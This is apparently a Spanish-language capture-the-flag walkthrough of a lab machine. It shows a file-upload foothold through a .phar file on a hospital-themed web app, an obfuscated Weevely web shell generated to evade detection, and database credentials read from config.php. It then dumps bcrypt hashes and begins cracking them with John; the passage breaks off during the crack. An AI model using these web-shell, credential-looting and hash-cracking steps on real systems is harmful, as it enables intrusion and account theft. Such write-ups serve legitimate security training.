
Contiene lo mismo que el dominio. Vamos a ver que contiene el puerto 8080:



10.10.11.241:8080/login.php

Don't have an account? Make one.

Como no sabemos las credenciales nos creamos una cuenta:



Username: test


Password: ••••••••••

Password must have atleast 6 characters.

Confirm Password: ••••••••••

Already have an account? Login here.

Iniciamos sesion:




10.10.11.241:8080/index.php

Hospital

In order to get more personalized treatment, please upload your medical records

No file selected.


Podemos subir archivos. He probado a subir un archivo "phar" y me ha dejado, vamos a intentar cargar el "php-info" de la maquina victima. Tenemos las siguentes "disable_functions":



disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec


Intentamos subir la reverse shell de "pentest-monkey" y "ivan-sincek" pero cuando nos llega la conexion se cierra netcat. Eso quiere decir que la maquina victima puede estar detectando la reverse shell y nos deniega la conexion. Podemos usar la herramienta "Weevely" que nos puede ofuscar la reverse shell:

```
weevely generate 'password' reverse.phar
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ weevely generate 'password' reverse.phar
Generated 'reverse.phar' with password 'password' of 692 byte size.
```

Subimos la reverse shell:




Ahora podemos volver a ejecutar la herramienta "weeverly" para establecer la conexion:

```
weevely *url* 'password'
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ weevely http://10.10.11.241:8080/uploads/reverse.phar 'password'
/usr/share/weevely/modules/net/ifconfig.py:37: SyntaxWarning: invalid escape sequence '\S
  ifaces = re.findall('^(\S+).*?inet addr:(\S+).*?Mask:(\S+)', result, re.S | re.M)
/usr/share/weevely/modules/net/proxy.py:32: SyntaxWarning: invalid escape sequence '\.'
  re_valid_ip = re.compile("^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9
/usr/share/weevely/modules/net/proxy.py:33: SyntaxWarning: invalid escape sequence '\-'
  re_valid_hostname  = re.compile("^(([a-zA-Z0-9\-]+)\.)*([A-Za-z]|[A-Za-z][A-Za-z0-9\-]*
/usr/share/weevely/modules/sql/console.py:151: SyntaxWarning: invalid escape sequence '\q
  if query in ['quit', '\q', 'exit']:
/usr/share/weevely/modules/sql/console.py:153: SyntaxWarning: invalid escape sequence '\s
  m = re.findall("^use\s+([\w_]+);?$", query, re.IGNORECASE)
/usr/share/weevely/modules/audit/filesystem.py:114: SyntaxWarning: invalid escape sequenc
  '\.gpg', 'sudoers' ]
/usr/share/weevely/modules/shell/su.py:30: SyntaxWarning: invalid escape sequence '\s'
  postprocess=lambda x: re.findall('Password: (?:\r\n)?([\s\S]+)', x)[0] if 'Password: '
/usr/share/weevely/modules/file/edit.py:47: SyntaxWarning: invalid escape sequence '\W'
  suffix = re.sub('[\W]+', '_', self.args['rpath'])
/usr/share/weevely/modules/file/grep.py:40: SyntaxWarning: invalid escape sequence '\/'
  payload = """% if invert:

[+] weevely 4.0.1

[+] Target:     www-data@webserver:/var/www/html/uploads
[+] Session:    /home/kali/.weevely/sessions/10.10.11.241/reverse_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
reverse.phar
www-data@webserver:/var/www/html/uploads $ whoami
www-data
```

Como podemos ver, nos encontramos en una maquina "linux" cuando realmente nuestra maquina victima era una windows. La IP no corresponde a la maquina victima, quiere decir que nos encontramos dentro de un docker:




```
www-data@webserver:/var/www/html/uploads $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state U
    link/ether 00:15:5d:00:8a:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/24 brd 192.168.5.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:8a02/64 scope link
       valid_lft forever preferred_lft forever
```

Encontramos unas credenciales:




```
www-data@webserver:/var/www/html $ cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

En la base de datos "hospital" tenemos varias crendenciales:




```
MariaDB [hospital]> select username,password from users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 |
| patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO |
| test     | $2y$10$OKfe5Jpz9P4CQ8y9pPXpGe9daq/VzBMpYXwbs7wfgj5tXkEXHMS0a |
+----------+--------------------------------------------------------------+
```

Las crackeamos con john:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/6
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
